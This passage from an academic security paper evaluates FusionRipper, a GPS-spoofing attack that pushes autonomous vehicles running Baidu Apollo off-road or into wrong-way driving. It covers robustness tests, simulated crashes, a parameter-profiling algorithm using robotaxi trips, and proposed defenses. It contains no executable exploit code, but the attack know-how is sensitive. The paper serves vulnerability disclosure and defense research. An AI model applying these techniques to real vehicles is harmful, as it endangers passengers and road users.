BA-MSF	98.0%	97.0%	3.7%	0.2%
JS-MSF	100%	100%	97.4%	92.4%
ETH-MSF	100%	100%†	95.9%	72.5%

†Achieves 100% success rate when using a smaller f (1.02).

7 Practical Attack Considerations

Although FusionRipper already shows very high effectiveness in §6, we haven't considered two factors that may affect the attack effectiveness in practice: (1) the variations in the spoofed positions and their measurement uncertainty at the victim's GPS receiver, and (2) sensor input changes due to AD control during the attack. In this section, we evaluate the robustness of FusionRipper under these two practical factors. The experiments in this section are mainly performed on the *ba-local* trace since it has the complete set of real-world sensor inputs for BA-MSF and thus has the highest realism.

7.1 Robustness Against Spoofing Inaccuracies

In §6, we directly set spoofed GPS inputs $r_k + \delta_k^a$ based on d and f, and set their uncertainty R_k as the medium value in real-world traces. However, in practice both can have variations due to sensor noises. In this section, we denote the variances to $r_k + \delta_k^a$ as σ_{pos}, and those to R_k as σ_{var}.

Inaccuracy sources and modeling. As specified in our threat model (§3), we assume that the attacker can estimate the victim AV's real-time positions based on her own position and the distance to the victim. Thus, there are three possible error sources for σ_{pos}: 1) localization error σ_1 in attacker's self-localization process, 2) distance measurement error σ_2 in the measured distance between the attack vehicle and the victim AV, and 3) GPS receiver error σ_3, *i.e.*, the difference between the position the attacker intended to set and the actual received position at the victim side. Assuming the attacker is equipped with the same sensor set used in an AD system




Figure 9: Attack success rate for different amounts of spoofing errors. Experiment of each error amount is repeated 100 times.

and can run an MSF algorithm of similar quality, σ_1 will be similar to the inaccuracies of BA-MSF algorithm, which is reported as 0.054 meters in [25]. Since LiDAR can be used to measure the distance to the victim, σ_2 is thus the distance measurement error in the LiDAR sensor, which is 0.02 meters as specified in the datasheet according to the LiDAR model used in Apollo [88]. For σ_3, we directly use the positioning error, 0.01 meters, as specified in the datasheet of the GPS model used in Apollo [38]. Assuming that these errors are normally distributed with a zero-mean (common practice in robotics [89]), the combined distribution for σ_{pos} is conforming to $N(0, \sigma_1^2+\sigma_2^2+\sigma_3^2) = N(0, 0.058^2)$. For the measurement uncertainty error σ_{var} during spoofing, we measure the distribution of GPS measurement uncertainty in the *ba-local* trace, and take the standard deviation $\sigma_{\text{var}} = 0.008$.

Experimental setup. We apply these error distributions to the FusionRipper attack in *ba-local* using the best attack parameter in *ba-local* with 2-minute minimum attack duration. For each GPS spoofing input, we randomly sample a position error from $N(0, \sigma_{\text{pos}}^2)$ and the error direction from a uniform distribution between 0 to 360 degrees, and apply them to the spoofed input. Similarly, we randomly sample an error value from $N(0, \sigma_{\text{var}}^2)$ and apply it to the measurement uncertainty of each spoofing input. To further explore the impact of these errors, we also apply $2\times$ and $3\times$ amounts of the normal error (σ_{pos} and σ_{var}), in our evaluation. We repeat the experiment 100 times for each error amount.

Results. Fig. 9 shows the attack success rates under each error amount. As shown, under normal error amount ($1\times \{\sigma_{\text{pos}}, \sigma_{\text{var}}\}$), the success rate is only reduced by 0.2% for the off-road attack, and by 0.8% for the wrong-way attack. Even when the error amount is $3\times$ than normal, meaning that the error can be as large as 0.174 meters, the success rate is still 84.3% and 74.2% on average for off-road and wrong-way attacks respectively. This shows that FusionRipper is highly robust to spoofing inaccuracies in practice.

7.2 End-to-End Attack Impact Evaluation

In §6, we assume the amount of deviation in MSF outputs is the same as the amount of physical position deviations to the center line. In this section, we concretely evaluate this assumption by performing an end-to-end attack impact evaluation with the AD control taking effect.

Evaluation methodology. In this evaluation, we adopt two evaluation methods popularly used in AV industry [82, 90]: *trace based* and *simulation based*. In the trace-based evaluation, we still use the original real-world sensor trace *ba-local*, and synthesize the sensor input changes corresponding to the output of the control module in Apollo. Specifically, the lateral controller in Apollo runs a linear-quadratic regulator algorithm [91] on the lateral deviation in the MSF output, which calculates the amount of steering that will be applied to correct the deviation. We thus mathematically translate such steering into physical position and heading rate changes (detailed in Appendix B), and add them to the original LiDAR locator position and IMU values to get the changed ones due to AD control. The benefit of this method is that it contains real-world sensor noises, which is the key contributor to the take-over vulnerability (§4). However, it does not model more complicated sensing and vehicle motion factors such as raw LiDAR point cloud changes and tire-road frictions, which thus may have limited synthesizing accuracy.

In the simulation-based evaluation, we directly use an AD simulator to dynamically generate raw sensor inputs to Apollo according to its control decisions in the real time, which has more advanced sensor and vehicle motion modelling. However, a common limitation for AD simulators today [92, 93] is that they do not consider generating sensor data with real-world noises. To address this, we model the LiDAR noises as position errors following a normal distribution with a zero mean for each point of the raw LiDAR point cloud generated from the simulator according to the LiDAR datasheet [88].

Experimental setup. In the trace-based evaluation, we run Apollo version 2.5 (the latest version directly compatible with *ba-local*) with the control module enabled on a GPU server, and feed trace *ba-local*. We write a standalone ROS node that feeds the spoofed GPS inputs and also performs the LiDAR locator and IMU input changes described above. For FusionRipper, we use the best attack parameter in *ba-local* with 2-minute minimum attack duration. We do not run the perception module since in Apollo the perception module only outputs detected road obstacles and the system solely relies on the localization module to identify deviations on the road. This is the most popular design modularization for high-level AD systems today [7–11], which lets the localization module to take charge of all aspects related to vehicle positioning.

In the simulation-based evaluation, we use LGSVL, a production-grade AD simulator that can interface with Apollo version 5.0 [93]. Since Apollo version 5.0 replaces the ROS runtime with Cyber [10], we implement the attack logic and noise modeling in a Cyber node instead. Different from the trace-based evaluation, we run the simulation on the *complete* Baidu Apollo AD system with all functional modules enabled, *i.e.*, localization, transform, perception, prediction, planning, routing, and control [10]. We simulate two attack scenarios with one attacking to the left of the road and another to the right, where both have concrete safety consequences such as hitting the road barrier or traffic sign.

Trace-based evaluation results. Our results show that FusionRipper achieves 97.0% and 93.9% success rates for off-road and wrong-way attacks respectively, which is only




Figure 10: Snapshots of our end-to-end attack demos [94]. MSF View: input sensor positions and MSF outputs; Physical World View: victim AV's physical world position.

slightly lower than those in the MSF algorithm-only analysis (98.0% and 97.0%). Such slightly effectiveness drop may be due to run-time randomness when running the end-to-end Apollo system since it uses multi-threading when feeding the sensor inputs to BA-MSF.

Simulation-based evaluation results and attack demos. Our simulation results show that FusionRipper can successfully deviate the victim AV to hit the road barrier or traffic sign even with the complete end-to-end Baidu Apollo AD system operating. We record attack demo videos for these two simulation scenarios, available at our project website **https://sites.google.com/view/cav-sec/fusionripper**. Fig. 10 shows a snapshot of the demos. As shown, to correct the MSF output deviation to the right/left of the planned trajectory (*i.e.*, lane center), the AV in the physical world deviates to the left/right and eventually hit the road barrier or the stop sign.

8 Offline Attack Parameter Profiling

Our results so far show that for each trace there always exist an attack parameter combination, *i.e.*, d and f, that can achieve high success rates (§6) with high robustness to practical factors (§7). However, in §6.2 we also observe that such high effectiveness is sensitive to the selection of attack parameters. Thus, it is highly desired if there exists an offline method that can efficiently identify highly effective attack parameters before the actual attack. In this section, we thus explore the possibility of designing such a method to further improve the practicality of FusionRipper.

8.1 Problem Settings and Design

Problem Settings. To find the effective attack parameters offline, we assume that the attacker can perform trials of FusionRipper attacks with different combinations of d and f on AVs of the *same model* as that of the victim AV, *i.e.*, having the same sensor set, AD system, and vehicle model. This is realistic since any AV models developed for commercial purpose need to be mass produced for the ease of management and reducing the development cost for the self-driving taxi or truck services today [65, 95–97]. For example, Waymo's 20,000 self-driving taxis in Phoenix are deployed with the same sensor suite on the same car model [98]. In this process, the attack trials can be performed *actively*, by requesting self-driving taxi or truck services that use the targeted AV model, or directly purchasing an AV of the same model.

In such profiling process, it is necessary to prevent causing obvious safety problems both for the attacker's own safety and for remaining stealthy. Thus, in such offline profiling we choose a *safe profiling design*, which still performs the FusionRipper attack but stops the attack right after the physical-world deviation of the AV is over a *safe profiling threshold*. This will thus let the non-spoofed GPS and other positioning sources to drag the MSF output deviations back.

Offline profiling algorithm design. Under the problem settings above, our profiling method is designed following a simple strategy: performing attack trials using different combinations of d and f until we find a combination with a sufficiently high success rate. More specifically, the trials are performed for a number of *profiling rounds*. In each round, the attacker picks one combination of d and f and tries it for multiple times. When picking the combinations, the attacker follows the order from the smallest one to the largest one in the parameter space, since larger ones can more easily make the spoofed inputs outliers and thus directly cause attack failure.

Due to the safety requirement, the attacker follows the safe profiling design above, and considers a d and f combination as successful once it reaches the safe profiling threshold. After each profiling round, the attacker can thus obtain a success rate for a d and f combination. Once the success rate of a combination in a round is over a *minimum profiling success rate*, the profiling terminates and such combination is selected for the actual attack. If the attack parameters space is exhausted, the combination with the highest success rate in profiling is selected. The pseudocode of this method is in Algorithm 1.

8.2 Experiments and Evaluation

Experimental setup. In this section, we use the 5 KAIST traces used in §6.2 since this represents the case with attacking the same AV model (the KAIST traces are collected using the same vehicle on different roads [84]). We split the 5 traces into two sets, with 4 as the *profiling traces*, *i.e.*, representing the attack trials in the offline profiling, and 1 as the *evaluation trace* for evaluating the selected d and f from profiling, *i.e.*, representing the actual attack on the victim AV. We evaluate all the 5 possible splittings, and then use their average success rate to measure the offline profiling effectiveness. We use the same parameter space as that in §6.

Algorithm parameter choices. In the profiling algorithm, there are two configurable parameters: *minimum profiling success rate*, and *safe profiling threshold*. Thus, we first perform experiments to understand how to best configure them. In these experiments, for each d and f combination we consider all attack starting points in the profiling traces as its corresponding set of attack trials in the profiling algorithm in order to understand general properties of different parameter values.

We first perform experiments by running the profiling algorithm for different minimum profiling success rates without

Algorithm 1 Offline Attack Parameter Profiling

Notations:
AttackTrials(d, f, n, t): Profile n attack trials with parameters d, f, returns the number of trials that have deviations larger than t
N: Number of attack trials in each profiling round
S: Minimum profiling success rate
T: Safe profiling threshold
Output: d, f, cost
Initialize $d, d_{\text{best}} \leftarrow d_{\min}$; $f, f_{\text{best}} \leftarrow f_{\min}$; $\text{SuccRate}_{\text{best}}, \text{cost} \leftarrow 0$

for each $f \leftarrow f_{\min}$ to $f_{\max}$ **do**
  for each $d \leftarrow d_{\min}$ to $d_{\max}$ **do**
    SuccCount $\leftarrow$ AttackTrials(d, f, N, T)
    cost $\leftarrow$ cost $+ N$
    SuccRate $\leftarrow$ SuccCount$/N$
    if SuccRate $\geq S$ **then**
      return d, f, cost
    else
      if SuccRate $>$ $\text{SuccRate}_{\text{best}}$ **then**
        $d_{\text{best}} \leftarrow d$, $f_{\text{best}} \leftarrow f$
        $\text{SuccRate}_{\text{best}} \leftarrow$ SuccRate
      end if
    end if
  end for
end for
return d_{best}, f_{best}, cost

considering safe profiling design. Our results show that the average success rate of the selected d and f does not change significantly overall. Particularly, it peaks when the minimum profiling success rate is 50% for both attack goals and drops after that, maybe due to the overfitting to the profiling traces. More details are in Fig. 15 (a) in the Appendix.

Next, with 50% as the minimum profiling success rate, we vary the safe profiling threshold, and find that reducing the safe profiling thresholds only slightly changes the average success rate of the selected d and f: the success rate differences between profiling threshold 0.3 and 0.9 meters are less than 4% for both attack goals. In particular, using 0.45 meters as the safe profiling threshold has the overall highest average success rate for both attack goals, which are 90.3% and 84.4% respectively. Details are in Fig. 15 (b) in the Appendix. Such 0.45 meters deviation does not cause the AV to drive off road on both local roads and highway (Table 2). On local roads, it will only cause very slightly lane straddling, and on the highway, it is far from even touching the left or right lane line (both visualized in Fig. 13 in Appendix). Thus, the attacker can choose to perform such safe profiling on the highway, or on the local roads with light traffic.

Evaluation results. With the algorithm parameter values decided, we then evaluate the algorithm effectiveness and the profiling cost with limited number of attack trials for each combination of d and f in the profiling round. We define profiling cost as the total number of attack trials spent in the profiling algorithm, since in our problem setting each trial corresponds to a self-driving trip the attacker needs to take, *e.g.*, from a targeted self-driving taxi service. For each attack trial, we limit its maximum duration to 90 seconds, which generally covers over 95% of the successful cases according to our earlier evaluation on attack success time (§6.2).




Figure 11: Average profiling effectiveness (bar graph) and costs (line graph) under different numbers of attack trials in each profiling round. Each profiling is repeated for 100 times.

Fig. 11 shows the average success rates of the d and f output by the profiling algorithm and the average numbers of 90-sec profiling trips under different numbers of attack trials in each profiling round. In each profiling round, we randomly sample the corresponding number of attack trials from all attack starting points in the profiling traces. As shown, the average success rate increases as the attacker spends more trials in each profiling round since with more trials, the profiled success rate of a d and f combination in a profiling round is statistically closer to the ground truth. Particularly, when the number of trials in each profiling round is 40, our profiling algorithm can find a d and f combination with over 80% average success rate for both off-road and wrong-way attacks (84.2% and 80.7% respectively). In this case, *the profiling cost is only 42 1.5-minute trips on average, which in total is only slightly over 1 hour*. Since the attackers can actively perform such trials, *e.g.*, by requesting self-driving taxi services themselves, finishing this should take at most half a day.

9 Limitation and Defense Discussions

9.1 Limitations of Our Study

Study representativeness. As the first work to study the security of MSF-based AD localization, we choose to focus on the most representative design, KF-based MSF, and the most representative implementation we can find, BA-MSF (representativeness discussed in §2.1). However, it is still unclear whether other less common MSF designs (*e.g.*, particle filter based [59]) and outlier detection designs (*e.g.*, expectation-maximization based [99]) can be more secure, which can be potential future work directions.

Attack generality. Although our results have shown the generality of FusionRipper by showing high success rates on 3 different KF-based MSFs (§6.4), only one (BA-MSF) of them is production-grade implementation for AD systems. Ideally it is better to evaluate on other production-grade ones, but very unfortunately BA-MSF is the only one that is publicly available so far and it is unlikely for other AV companies to publicly release their implementations in the near future. Thus, due to the lack of information, it is unclear whether other leading AV companies, *e.g.*, Waymo and GM, are vulnerable to our attack. Nevertheless, since BA-MSF is representative both at the design and implementation levels (§2.1) and our attack is general to KF-based MSF by design (§4.2), if other

AV companies also adopt such a representative design, at least at design level they are also susceptible to the discovered take-over vulnerability. Thus, as the first study, we believe our current discovery and evaluation results can already most generally benefit the understanding of the security property of MSF-based AD localization today.

Attack practicality. We evaluate FusionRipper on real-world traces and under various practical factors such as spoofing inaccuracies and AD control taking effect (§7). To further improve the attack practicality, we design an offline attack parameter profiling method that can achieve 84.2% and 80.7% success rates for off-road and wrong-way attacks, with the profiling cost of at most half a day. Nevertheless, due to the cost and legal regulation for GPS spoofing, we did not conduct attack experiments on real-world AVs, which thus can be a valuable future work. Note that GPS spoofing has been proven practical on various end systems [16–23], including cars such as Tesla cars [22] (§2.2). Moreover, in this work, we model GPS spoofing based on attack capabilities shown in prior work [18, 19, 23] to minimize any unrealistic assumptions.

As mentioned in §3.2, we assume the attacker owns an AV and can leverage AD perception algorithms to track the physical position of the victim. Although accurate position-tracking of surrounding obstacles is a basic task for AVs, we did not conduct physical-world experiments to confirm this, which is thus left as a valuable future work.

9.2 Defense Discussions

In this section, we discuss the potential defense directions against FusionRipper.

Defend against GPS spoofing. Our attack depends on GPS spoofing, so one direct defense direction is to leverage existing GPS spoofing detection or prevention techniques. Unfortunately, neither GPS spoofing detection nor prevention are fully-solve problems today. On the detection side, numerous techniques have been proposed leveraging signal power monitoring [100–102], multi-antenna based signal arrival angle detection [101, 103], or crowdsourcing based cross-validation [104]. However, they either can be circumvented by more advanced spoofers [21, 101] or are only applicable to limited domains such as airborne GPS receivers [104]. On the prevention side, cryptographic authentication based civilian GPS infrastructure can fundamentally prevent direct fabrications of GPS signals [101]. However, it requires significant modifications to the existing satellite infrastructure and GPS receivers, and is still vulnerable to replay attacks [105]. Thus, one interesting future work direction is to more concretely understand how effective the latest GPS spoofing defenses can be against the current or adapted versions of FusionRipper.

Improve confidence of MSF state and LiDAR locator. Another fundamental defense direction is to improve the positioning confidence of MSF state and LiDAR locator, the two most important factors to the take-over vulnerability in real-world trace (§4). Fundamentally, such lacks of confidence in practice result from algorithm inaccuracies and sensor noises (§4), and as shown in our analysis, even for the high-end sensors and production-grade LiDAR locator used in AVs today, these inaccuracies and noises are unfortunately large and frequent enough for FusionRipper to exploit. To improve on this, substantial technology breakthrough in sensing and LiDAR-based localization needs to take place. Unfortunately, it is unclear when such breakthrough can take place.

Leverage independent positioning sources (*e.g.*, camera-based lane detection) as fail-safe features for high-level AD localization. Since fundamental defense directions above are not immediately deployable, it is highly desired to discuss the possibility of short-term mitigation solutions. One promising direction is to leverage independent positioning sources to cross-check the localization results and thus serve as *fail-safe* features for AD localization. For example, since both off-road and wrong-way attacks will cause the victim AV to deviate from the current lane, they should be detectable by *camera-based lane detection* [106], a mature technology available in many vehicle models today [107]. However, we find that in the high-level AD system design today, such a technology has not been generally considered for fail-safe purposes. For example, the latest release of Baidu Apollo (version 5.5) uses it only for camera calibration [10], while Autoware does not use it at all [11]. This might be because the lane detection output is local positioning within the current lane boundaries, and thus cannot be directly used for comparison against global positioning from MSF. However, the vulnerability discovered in this paper strongly motivates the need for considering adding such kind of fail-safe features in future AD localization, at least for *anomaly detection*. Note that more investigations are needed to understand how effective and robust such kind of fail-safe features can be in the defense. For example, when camera-based lane detection is applied for anomaly detection, the precision/recall rates need to be further explored since it needs to carefully consider (1) AVs legitimately deviating from current lane due to routing requirements, and (2) lane line scratches or incompleteness. Moreover, camera-based lane detection itself is vulnerable to physical-world attacks [108, 109].

Note that even if such fail-safe features can perform perfect attack detection, our attack still causes denial-of-service of the victim's global localization function, which can render the victim in unsafe scenarios, *e.g.*, stopping in the middle of highway lanes, since the victim can neither correctly reach the destination nor safely locate the road shoulder to pull over. Thus, a more useful defense direction is to *correct* the attacked localization results. However, so far the global positioning accuracy of cameras is unsatisfying for high-level AD localization, especially along the longitudinal direction (forward/backward) since only the stop lines can be used as features [32, 110]. This is why LiDAR locator is used more predominantly in high-level AD localization (§2.1). Moreover, such correction is yet another multi-sensor fusion problem

and thus is still fundamentally vulnerable to the take-over vulnerability discovered in this paper (§4). Thus, how to leverage other independent positioning sources to effectively perform such correction under our attack is still an open research challenge, which can be a valuable future work direction.

10 Related Work

GPS spoofing on navigation systems. Recently, Zeng *et al.* [18] find that GPS spoofing can be used to stealthily deviate a victim car to an attacker-controlled destination. Later Narain *et al.* [19] further find that such attack also exists for a GPS/INS (Inertial Navigation System) navigation system. Compared to our work on MSF-based localization, these prior works target single-source localization systems without fusion from other position sources, such as a LiDAR locator.

Theoretical work on KF security. Existing theoretical works [73–76] from the control systems domain have studied the security of KF under sensor spoofing. Compared to our work, they only study single-source KFs without any sensor fusion. Also, they focus on the theoretical aspect of the KF and assume the attacker has full access to the KF internals, *e.g.*, KF state and uncertainties. In comparison, our work does not make such assumptions and hence is much more realistic.

AV-related attacks and defenses. Various previous works studied security problems on traditional vehicle systems [111–113], but not AD systems. Closer to this work, prior works discovered various sensor attack vectors on sensors related to AD systems, such as camera, LiDAR, IMU, radar, and ultrasonic sensors [15, 114–118]. However, none of them considers how to leverage these attack vectors to attack AD localization. On the defense side, recently Choi *et al.* [119] and Quinonez *et al.* [120] propose to use control or physical invariants to detect sensor attacks to small robotics vehicles such as drones and ground rovers. However, it is unclear how these methods can be effectively applied to AD systems, since AVs operate in highly complex and dynamic road conditions where the baseline/normal behaviors can be much harder to accurately model or predict.

11 Conclusion

In this paper, we perform the first security study on MSF-based localization in high-level AV settings under GPS spoofing. We discover a take-over vulnerability that can fundamentally defeat the MSF design principle, and design FusionRipper, a novel and general attack that opportunistically captures and exploits it. Our evaluation on real-world traces shows that FusionRipper can achieve over 97% and 91.3% success rates in all traces for off-road and wrong-way attacks. Such high effectiveness is also found highly robust to various practical factors. We also design an offline method that can identify effective attack parameters within at most half a day. We also discuss both long-term and short-term defenses directions, and identify that a promising mitigation is to use camera-based lane detection as a fail-safe feature, which has not been generally considered for such purpose today. As the first study on AD localization security, we hope that our findings and insights can bring immediate attention and inspire the development of effective defenses considering the critical role of localization for safe and correct AV driving.

Acknowledgments

We would like to thank Takami Sato, Ningfei Wang, Ziwen Wan, Shinan Liu, Alex Veidenbaum, Gene Tsudik, Marco Levorato, Ardalan Amiri Sani, Joshua Garcia, Yu Stephanie Sun, the anonymous reviewers, and our shepherd, Yongdae Kim, for providing valuable feedback on our work. This research was supported in part by the National Science Foundation under grants CNS-1850533 and CNS-1929771.

References

[1] "40+ Corporations Working On Autonomous Vehicles." https://www.cbinsights.com/research/autonomous-driverless-vehicles-corporations-list.

[2] SAE On-Road Automated Vehicle Standards Committee and others, "Taxonomy and Definitions for Terms Related to Driving Automation Systems for On-Road Motor Vehicles," *SAE International: Warrendale, PA, USA*, 2018.

[3] "Waymo has launched its commercial self-driving service in Phoenix - and it's called 'Waymo One'." https://www.businessinsider.com/waymo-one-driverless-car-service-launches-in-phoenix-arizona-2018-12.

[4] "UPS joins race for future of delivery services by investing in self-driving trucks." https://abcnews.go.com/Business/ups-joins-race-future-delivery-services-investing-driving/story?id=65014414.

[5] J. Levinson, M. Montemerlo, and S. Thrun, "Map-Based Precision Vehicle Localization in Urban Environments," in *Robotics: science and systems*, vol. 4, p. 1, Citeseer, 2007.

[6] T. G. Reid, S. E. Houts, R. Cammarata, G. Mills, S. Agarwal, A. Vora, and G. Pandey, "Localization Requirements for Autonomous Vehicles," *arXiv preprint arXiv:1906.01061*, 2019.

[7] "Self-Driving Car Engineer Nanodegree." https://www.udacity.com/course/self-driving-car-engineer-nanodegree--nd013.

[8] "Self-Driving Fundamentals: Featuring Apollo." https://www.udacity.com/course/self-driving-car-fundamentals-featuring-apollo--ud0419.

[9] "State Estimation and Localization for Self-Driving Cars." https://www.coursera.org/learn/state-estimation-localization-self-driving-cars.

[10] "Baidu Apollo." https://github.com/ApolloAuto/apollo.

[11] S. Kato, S. Tokunaga, Y. Maruyama, S. Maeda, M. Hirabayashi, Y. Kitsukawa, A. Monrroy, T. Ando, Y. Fujii, and T. Azumi, "Autoware On Board: Enabling Autonomous Vehicles with Embedded Systems," in *ICCPS'18*, pp. 287–296, IEEE Press, 2018.

[12] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, C. Xiao, A. Prakash, T. Kohno, and D. Song, "Robust Physical-World Attacks on Deep Learning Visual Classification," in *CVPR*, 2018.

[13] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, F. Tramer, A. Prakash, T. Kohno, and D. Song, "Physical Adversarial Examples for Object Detectors," in *WOOT*, 2018.

[14] Y. Zhao, H. Zhu, R. Liang, Q. Shen, S. Zhang, and K. Chen, "Seeing isn't Believing: Towards More Robust Adversarial Attack Against Real World Object Detectors," in *CCS*, 2019.

[15] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao, "Adversarial Sensor Attack on LiDAR-based Perception in Autonomous Driving," in *CCS*, 2019.

[16] N. O. Tippenhauer, C. Pöpper, K. B. Rasmussen, and S. Capkun, "On the Requirements for Successful GPS Spoofing Attacks," in *CCS*, 2011.

[17] T. E. Humphreys, B. M. Ledvina, M. L. Psiaki, B. W. O'Hanlon, and P. M. Kintner, "Assessing the Spoofing Threat: Development of a Portable GPS Civilian Spoofer," in *ION GNSS'08*, 2008.

[18] K. C. Zeng, S. Liu, Y. Shu, D. Wang, H. Li, Y. Dou, G. Wang, and Y. Yang, "All Your GPS Are Belong To Us: Towards Stealthy Manipulation of Road Navigation Systems," in *USENIX Security*, 2018.

[19] S. Narain, A. Ranganathan, and G. Noubir, "Security of GPS/INS based On-Road Location Tracking Systems," in *IEEE Symposium on Security and Privacy (SP)*, 2019.

[20] L. Franceschi-Bicchierai, "Drone Hijacking? That's Just the Start of GPS Troubles," *Retrieved April*, vol. 27, p. 2013, 2012.

[21] A. J. Kerns, D. P. Shepard, J. A. Bhatti, and T. E. Humphreys, "Unmanned Aircraft Capture and Control via GPS Spoofing," *Journal of Field Robotics*, 2014.

[22] "Tesla Model S and Model 3 Vulnerable to GNSS Spoofing Attacks." https://www.gpsworld.com/tesla-model-s-and-model-3-vulnerable-to-gnss-spoofing-attacks/.

[23] J. Bhatti and T. E. Humphreys, "Hostile Control of Ships via False GPS Signals: Demonstration and Detection," *NAVIGATION: Journal of the Institute of Navigation*, 2017.

[24] J. Noh, Y. Kwon, Y. Son, H. Shin, D. Kim, J. Choi, and Y. Kim, "Tractor Beam: Safe-hijacking of Consumer Drones with Adaptive GPS Spoofing," *ACM Transactions on Privacy and Security (TOPS)*, vol. 22, no. 2, pp. 1–26, 2019.

[25] G. Wan, X. Yang, R. Cai, H. Li, Y. Zhou, H. Wang, and S. Song, "Robust and Precise Vehicle Localization based on Multi-Sensor Fusion in Diverse City Scenes," in *ICRA*, pp. 4670–4677, IEEE, 2018.

[26] Y. Gao, S. Liu, M. Atia, and A. Noureldin, "INS/GPS/LiDAR Integrated Navigation System for Urban and Indoor Environments Using Hybrid Scan Matching Algorithm," *Sensors*, vol. 15, no. 9, 2015.

[27] J. K. Suhr, J. Jang, D. Min, and H. G. Jung, "Sensor Fusion-based Low-Cost Vehicle Localization System for Complex Urban Environments," *IEEE Transactions on Intelligent Transportation Systems*, vol. 18, no. 5, pp. 1078–1086, 2016.

[28] Z. Tao, P. Bonnifait, V. Fremont, and J. Ibanez-Guzman, "Mapping and Localization Using GPS, Lane Markings and Proprioceptive Sensors," in *IROS*, IEEE, 2013.

[29] M. Schreiber, H. Königshof, A.-M. Hellmund, and C. Stiller, "Vehicle Localization with Tightly Coupled GNSS and Visual Odometry," in *2016 IEEE Intelligent Vehicles Symposium (IV)*, IEEE, 2016.

[30] F. de Ponte Müller, "Survey on Ranging Sensors and Cooperative Techniques for Relative Positioning of Vehicles," *Sensors*, vol. 17, no. 2, p. 271, 2017.

[31] A. Soloviev, "Tight Coupling of GPS, Laser Scanner, and Inertial Measurements for Navigation in Urban Environments," in *IEEE/ION Position, Location and Navigation Symposium*, IEEE, 2008.

[32] B.-H. Lee, J.-H. Song, J.-H. Im, S.-H. Im, M.-B. Heo, and G.-I. Jee, "GPS/DR Error Estimation for Autonomous Vehicle Localization," *Sensors*, vol. 15, no. 8, pp. 20779–20798, 2015.

[33] J. Kelly and G. S. Sukhatme, "Visual-Inertial Sensor Fusion: Localization, Mapping and Sensor-to-Sensor Self-Calibration," *IJRR*, 2011.

[34] S. Lee, Y. Cho, and B.-C. Min, "Attack-Aware Multi-Sensor Integration Algorithm for Autonomous Vehicle Navigation Systems," in *2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, pp. 3739–3744, IEEE, 2017.

[35] D. Davidson, H. Wu, R. Jellinek, V. Singh, and T. Ristenpart, "Controlling UAVs with Sensor Input Spoofing Attacks," in *WOOT*, 2016.

[36] S. M. Albrektsen, T. H. Bryne, and T. A. Johansen, "Robust and Secure UAV Navigation Using GNSS, Phased-Array Radio System and Inertial Sensor Fusion," in *2018 IEEE Conference on Control Technology and Applications (CCTA)*, pp. 1338–1345, IEEE, 2018.

[37] "Report On Road User Needs And Requirements," tech. rep., European GNSS Agency, 2019.

[38] NovAtel, "NovAtel SPAN on ProPak6 Datasheet." https://www.novatel.com.

[39] B. Hofmann-Wellenhof, H. Lichtenegger, and E. Wasle, *GNSS–Global Navigation Satellite Systems: GPS, GLONASS, Galileo, and More*. Springer Science & Business Media, 2007.

[40] J. Levinson and S. Thrun, "Robust Vehicle Localization in Urban Environments Using Probabilistic Maps," in *2010 IEEE International Conference on Robotics and Automation*, pp. 4372–4378, IEEE, 2010.

[41] D. Holz, A. E. Ichim, F. Tombari, R. B. Rusu, and S. Behnke, "Registration with the Point Cloud Library: A Modular Framework for Aligning in 3-D," *IEEE Robotics & Automation Magazine*, vol. 22, no. 4, pp. 110–124, 2015.

[42] P. Biber and W. Straßer, "The Normal Distributions Transform: A New Approach to Laser Scan Matching," in *IROS*, IEEE, 2003.

[43] "HD Maps: New Age Maps Powering Autonomous Vehicles." https://www.geospatialworld.net/article/hd-maps-autonomous-vehicles/.

[44] E. Berger, "CSRankings." http://csrankings.org/.

[45] J. Shen, J. Y. Won, Z. Chen, and Q. A. Chen, "Drift with Devil: Security of Multi-Sensor Fusion based Localization in High-Level Autonomous Driving under GPS Spoofing (Extended Version)," *arXiv preprint arXiv:2006.10318*, 2020.

[46] S. Piperakis, D. Kanoulas, N. G. Tsagarakis, and P. Trahanias, "Outlier-Robust State Estimation for Humanoid Robots," in *IROS*, IEEE, 2019.

[47] X. Zuo, P. Geneva, W. Lee, Y. Liu, and G. Huang, "LIC-Fusion: LiDAR-Inertial-Camera Odometry," *arXiv preprint arXiv:1909.04102*, 2019.

[48] X. Zuo, P. Geneva, Y. Yang, W. Ye, Y. Liu, and G. Huang, "Visual-Inertial Localization With Prior LiDAR Map Constraints," *IEEE Robotics and Automation Letters*, vol. 4, no. 4, pp. 3394–3401, 2019.

[49] M. Miiller, F. Steidle, M. J. Schuster, P. Lutz, M. Maier, S. Stoneman, T. Tomic, and W. Stürzl, "Robust Visual-Inertial State Estimation with Multiple Odometries and Efficient Mapping on an MAV with Ultra-Wide FOV Stereo Vision," in *IROS*, pp. 3701–3708, IEEE, 2018.

[50] K. Eckenhoff, P. Geneva, J. Bloecker, and G. Huang, "Multi-Camera Visual-Inertial Navigation with Online Intrinsic and Extrinsic Calibration," in *ICRA*, pp. 3158–3164, IEEE, 2019.

[51] G. D. Arana, M. Joerger, and M. Spenko, "Efficient Integrity Monitoring for KF-based Localization," in *ICRA*, IEEE, 2019.

[52] E. Allak, R. Jung, and S. Weiss, "Covariance Pre-Integration for Delayed Measurements in Multi-Sensor Fusion," in *IROS*, IEEE, 2019.

